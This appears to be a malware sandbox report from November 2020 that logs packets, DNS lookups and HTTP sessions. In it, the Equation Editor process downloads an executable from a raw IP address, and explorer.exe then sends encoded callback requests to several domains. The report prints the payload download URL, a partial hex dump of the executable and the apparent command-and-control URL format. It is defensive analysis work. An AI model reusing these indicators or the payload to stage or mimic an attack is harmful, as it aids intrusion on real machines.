Nov 26, 2020 21:13:00.358969927 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.477036953 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.477102041 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.477142096 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.477180004 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.477229118 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.477277994 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.477298975 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.477334023 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.477379084 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.477421045 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.477473974 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.477495909 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.477545023 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.595695019 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.595763922 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.595803976 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.595844030 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.595880032 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.595927000 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.595973969 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.595995903 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.596033096 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.596076965 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.596102953 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.596129894 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.596160889 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.596203089 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.596227884 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.596277952 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.596290112 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.596338034 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.596348047 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.596388102 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.596405029 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.596443892 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.596460104 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.596487999 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.596517086 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.596560001 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.596577883 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.596606970 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.597809076 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.714837074 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.714909077 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.714950085 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.714988947 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715028048 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715094090 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715114117 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715128899 CET	49165	80	192.168.2.22	216.170.126.121

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 21:13:00.715132952 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715189934 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715231895 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715266943 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715286970 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715310097 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715348959 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715374947 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715401888 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715421915 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715461016 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715485096 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715512037 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715533018 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715575933 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715595961 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715631008 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715663910 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715707064 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715727091 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715759039 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715792894 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715835094 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715857983 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715886116 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.715924025 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715966940 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.715986013 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.716017008 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.716043949 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.716083050 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.716101885 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.716133118 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.716157913 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.716197968 CET	80	49165	216.170.126.121	192.168.2.22
Nov 26, 2020 21:13:00.716221094 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.716252089 CET	49165	80	192.168.2.22	216.170.126.121
Nov 26, 2020 21:13:00.716284037 CET	80	49165	216.170.126.121	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 21:13:47.852057934 CET	52197	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:13:48.040323973 CET	53	52197	8.8.8.8	192.168.2.22
Nov 26, 2020 21:13:54.149552107 CET	53099	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:13:54.198481083 CET	53	53099	8.8.8.8	192.168.2.22
Nov 26, 2020 21:13:59.246659040 CET	52838	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:13:59.423624992 CET	53	52838	8.8.8.8	192.168.2.22
Nov 26, 2020 21:14:05.503380060 CET	61200	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:14:05.565918922 CET	53	61200	8.8.8.8	192.168.2.22
Nov 26, 2020 21:14:10.649647951 CET	49548	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:14:10.720680952 CET	53	49548	8.8.8.8	192.168.2.22
Nov 26, 2020 21:14:15.896807909 CET	55627	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:14:16.031919003 CET	53	55627	8.8.8.8	192.168.2.22
Nov 26, 2020 21:14:21.333838940 CET	56009	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:14:21.392705917 CET	53	56009	8.8.8.8	192.168.2.22
Nov 26, 2020 21:14:26.443860054 CET	61865	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:14:26.616909981 CET	53	61865	8.8.8.8	192.168.2.22
Nov 26, 2020 21:14:31.935447931 CET	55171	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:14:31.988279104 CET	53	55171	8.8.8.8	192.168.2.22
Nov 26, 2020 21:14:37.356272936 CET	52496	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:14:37.695303917 CET	53	52496	8.8.8.8	192.168.2.22
Nov 26, 2020 21:14:43.253629923 CET	57564	53	192.168.2.22	8.8.8.8
Nov 26, 2020 21:14:43.302651882 CET	53	57564	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 26, 2020 21:13:47.852057934 CET	192.168.2.22	8.8.8.8	0x305	Standard query (0)	www.nziyade.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:13:54.149552107 CET	192.168.2.22	8.8.8.8	0x708c	Standard query (0)	www.coloringprintouts.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:13:59.246659040 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.ktproductreviews.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:05.503380060 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.mondzorg-postma.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:10.649647951 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.cocogreensoil.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:15.896807909 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.moveoneic.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:21.333838940 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.antillean-network.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.443860054 CET	192.168.2.22	8.8.8.8	0xa84f	Standard query (0)	www.integratednourishment.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:31.935447931 CET	192.168.2.22	8.8.8.8	0x4b92	Standard query (0)	www.gregoryrecommends.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:37.356272936 CET	192.168.2.22	8.8.8.8	0x4b93	Standard query (0)	www.yanasacha.com	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:43.253629923 CET	192.168.2.22	8.8.8.8	0xc2d7	Standard query (0)	www.bigdilenergy.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 21:13:48.040323973 CET	8.8.8.8	192.168.2.22	0x305	No error (0)	www.nziyade.com	nziyade.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 21:13:48.040323973 CET	8.8.8.8	192.168.2.22	0x305	No error (0)	nziyade.com		92.42.39.29	A (IP address)	IN (0x0001)
Nov 26, 2020 21:13:54.198481083 CET	8.8.8.8	192.168.2.22	0x708c	No error (0)	www.coloringprintouts.com		52.58.78.16	A (IP address)	IN (0x0001)
Nov 26, 2020 21:13:59.423624992 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.ktproductreviews.com	ktproductreviews.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 21:13:59.423624992 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	ktproductreviews.com		66.235.200.146	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:05.565918922 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.mondzorg-postma.com		188.93.150.44	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:10.720680952 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.cocogreensoil.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 21:14:10.720680952 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:16.031919003 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.moveoneic.com		66.96.162.138	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:21.392705917 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.antillean-network.com	antillean-network.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 21:14:21.392705917 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	antillean-network.com		85.10.195.227	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	www.integratednourishment.com	parking.namesilo.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		192.161.187.200	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		198.251.81.30	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		204.188.203.155	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		209.141.38.71	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		198.251.84.92	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		70.39.125.244	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		45.58.190.82	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		188.164.131.200	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		107.161.23.204	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		64.32.22.102	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:26.616909981 CET	8.8.8.8	192.168.2.22	0xa84f	No error (0)	parking.namesilo.com		168.235.88.209	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:31.988279104 CET	8.8.8.8	192.168.2.22	0x4b92	No error (0)	www.gregoryrecommends.com	target.clickfunnels.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 21:14:31.988279104 CET	8.8.8.8	192.168.2.22	0x4b92	No error (0)	target.clickfunnels.com		104.16.16.194	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:31.988279104 CET	8.8.8.8	192.168.2.22	0x4b92	No error (0)	target.clickfunnels.com		104.16.15.194	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:31.988279104 CET	8.8.8.8	192.168.2.22	0x4b92	No error (0)	target.clickfunnels.com		104.16.12.194	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:31.988279104 CET	8.8.8.8	192.168.2.22	0x4b92	No error (0)	target.clickfunnels.com		104.16.14.194	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:31.988279104 CET	8.8.8.8	192.168.2.22	0x4b92	No error (0)	target.clickfunnels.com		104.16.13.194	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:37.695303917 CET	8.8.8.8	192.168.2.22	0x4b93	No error (0)	www.yanasacha.com		160.124.66.42	A (IP address)	IN (0x0001)
Nov 26, 2020 21:14:43.302651882 CET	8.8.8.8	192.168.2.22	0xc2d7	No error (0)	www.bigdillenergy.com		52.58.78.16	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 216.170.126.121
- www.nziyade.com
- www.coloringprintouts.com
- www.ktproductreviews.com
- www.mondzorg-postma.com
- www.cocogreensoil.com
- www.moveoneic.com
- www.antillean-network.com
- www.integratednourishment.com
- www.gregoryrecommends.com
- www.yanasacha.com
- www.bigdillenergy.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	216.170.126.121	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:13:00.238950968 CET	0	OUT	GET /hkcmd/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 216.170.126.121 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:13:00.358699083 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 26 Nov 2020 20:13:00 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.2.34 Last-Modified: Thu, 26 Nov 2020 08:44:44 GMT ETag: "74e00-5b4fe8e3ad860" Accept-Ranges: bytes Content-Length: 478720 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc 6a bf 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 44 07 00 00 08 00 00 00 00 00 00 8e 62 07 00 00 20 00 00 00 80 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 07 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 3c 62 07 00 4f 00 00 00 00 80 07 00 b8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 07 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 94 42 07 00 00 20 00 00 00 44 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 b8 05 00 00 00 80 07 00 00 06 00 00 00 46 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 07 00 00 02 00 00 00 4c 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 62 07 00 00 00 00 00 48 00 00 00 02 00 05 00 b0 72 00 00 9c 63 00 00 03 00 00 00 78 00 00 06 4c d6 00 00 f0 8b 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 02 00 47 00 00 00 01 00 00 11 02 14 7d 03 00 00 04 02 28 15 00 00 0a 00 00 02 28 06 00 00 06 00 02 73 1d 00 00 06 7d 01 00 00 04 02 7b 01 00 00 04 02 6f 18 00 00 06 00 28 16 00 00 0a 0a 02 7b 01 00 00 04 02 7b 02 00 00 04 6f 1c 00 00 06 00 2a 00 13 30 02 00 c8 00 00 00 02 00 00 11 00 28 17 00 00 0a 02 7b 01 00 00 04 7b 0e 00 00 04 28 18 00 00 0a 0a 12 00 28 19 00 00 0a 7e 10 00 00 04 76 6c fe 02 0b 07 2c 11 02 7b 01 00 00 04 7b 0f 00 00 04 6f 1a 00 00 0a 00 02 7b 01 00 00 04 7b 0f 00 00 04 04 6f 1b 00 00 0a 6f 1c 00 00 0a 00 02 7b 01 00 00 04 28 17 00 00 0a 7d 0e 00 00 04 04 6f 1b 00 00 0a 1f 0d 33 15 02 7b 01 00 00 04 7b 0f 00 00 04 6f 1d 00 00 0a 16 fe 02 2b 01 16 0c 08 2c 40 00 02 7b 01 00 00 04 7b 0f 00 00 04 6f 1e 00 00 0a 73 1f 00 00 0a 0d 02 7b 01 00 00 04 02 7b 01 00 00 04 7b 0f 00 00 04 6f 1b 00 00 06 00 02 7b 01 00 00 04 7b 0f 00 00 04 6f 1a 00 00 0a 00 00 2a 92 00 02 7b 04 00 00 04 28 20 00 00 0a 6f 21 00 00 0a 00 02 7b 04 00 00 04 7e 11 00 00 04 6f 22 00 00 0a 00 2a 92 00 02 7b 04 00 00 04 28 23 00 00 0a 6f 21 00 00 0a 00 02 7b 04 00 00 04 7e 12 00 00 04 6f 22 00 00 0a 00 2a 00 00 13 30 02 00 2b 00 00 00 03 00 00 11 00 03 2c 0b 02 7b 03 00 00 04 14 fe 03 2b 01 16 0a 06 2c 0e 00 02 7b 03 00 00 04 6f 24 00 00 0a Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELj_0Db @ @<bO H.textB D `.rsrcF@@.reloc L@BpbHrcxL0G}((s}{o({{o*0({{(((~vl,{{o{{oo{()o3{{o+,@{{os{{{o{{o*{(o!{~o"*{(#o!{~o"*0+,{+,{o$

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	92.42.39.29	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:13:48.109751940 CET	507	OUT	GET /sqe3/?cB=b5w1+wtMG086+ku5rySlnuvQ6Xf8quQxjwBGS8AB8cD8tokaT2Rnkch2TwRAgrEjQEkeCg==&Nre T=XJE0G4nHflj HTTP/1.1 Host: www.nziyade.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 21:13:49.526554108 CET	509	IN	HTTP/1.1 404 Not Found Cache-Control: no-cache, must-revalidate, max-age=0 Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Server: Microsoft-IIS/8.5 Link: <https://www.nziyade.com/wp-json/>; rel="https://api.w.org/" X-Powered-By: ASP.NET X-Powered-By-Plesk: PleskWin Date: Thu, 26 Nov 2020 20:13:34 GMT Connection: close Content-Length: 55925 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 74 72 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 09 09 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0d 0a 09 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 20 2f 3e 0d 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0d 0a 09 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 20 2f 3e 0d 0a 0d 0a 09 09 09 0d 0a 09 09 09 3c 74 69 74 6c 65 3e 53 61 79 66 61 20 62 75 6c 75 6e 61 6d 61 64 c4 b1 20 26 23 38 32 31 31 3b 20 5a 69 79 61 64 65 20 50 69 64 65 20 26 61 6d 70 3b 20 4b 65 62 61 70 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 73 2e 77 2e 6f 72 67 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 27 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 73 74 61 74 69 63 2e 63 6f 6d 27 20 63 72 6f 73 73 6f 72 69 67 69 6e 20 72 65 6c 3d 27 70 72 65 63 6f 6e 6e 65 63 74 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 5a 69 79 61 64 65 20 50 69 64 65 20 26 61 6d 70 3b 20 4b 65 62 61 70 20 26 72 61 71 75 6f 3b 20 62 65 73 6c 65 6d 65 73 69 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 7a 69 79 61 64 65 2e 63 6f 6d 2f 66 65 65 64 2f 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 5a 69 79 61 64 65 20 50 69 64 65 20 26 61 6d 70 3b 20 4b 65 62 61 70 20 26 72 61 71 75 6f 3b 20 79 6f 72 75 6d 20 62 65 73 6c 65 6d 65 73 69 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 7a 69 79 61 64 65 2e 63 6f 6d 2f 63 6f 6d 6d 65 6e 74 73 2f 66 65 65 64 2f 22 20 2f 3e 0a 09 09 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 09 09 77 69 6e 64 6f 77 2e 5f 77 70 65 6d 6f 6a 69 53 65 74 74 69 6e 67 73 20 3d 20 7b 22 62 61 73 65 55 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 2e 77 2e 6f 72 67 5c 2f 69 6d 61 67 65 73 5c 2f 63 6f 72 65 5c 2f 65 6d 6f 6a 69 5c 2f 31 33 2e 30 2e 30 5c 2f 37 32 78 37 32 5c 2f 22 2c 22 65 78 74 22 3a 22 2e 70 6e 67 22 2c 22 73 76 67 55 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 2e 77 2e 6f 72 67 5c 2f 69 6d 61 67 65 73 5c 2f 63 6f 72 65 5c 2f 65 6d 6f 6a 69 5c 2f 31 33 2e 30 2e 30 5c 2f 73 76 67 Data Ascii: <!DOCTYPE html><html lang="tr"><head><meta charset="UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta name="viewport" content="width=device-width, initial-scale=1" /><link rel="profile" href="http://gmpg.org/xfn/11" /><title>Sayfa bulunamad – Ziyade Pide & Kebap</title><link rel='dns-prefetch' href='//s.w.org' /><link href='https://fonts.gstatic.com' crossorigin rel='preconnect' /><link rel="alternate" type="application/rss+xml" title="Ziyade Pide & Kebap » beslemesi" href="https://www.nziyade.com/feed/" /><link rel="alternate" type="application/rss+xml" title="Ziyade Pide & Kebap » yorum beslemesi" href="https://www.nziyade.com/comments/feed/" /><script type="text/javascript">window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/13.0.0\/72x72\/","ext":".png","svgUrl":"https:\/\/s.w.org\/images\/core\/emoji\/13.0.0\/svg

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49175	160.124.66.42	80	C:\Windows\explorer.exe

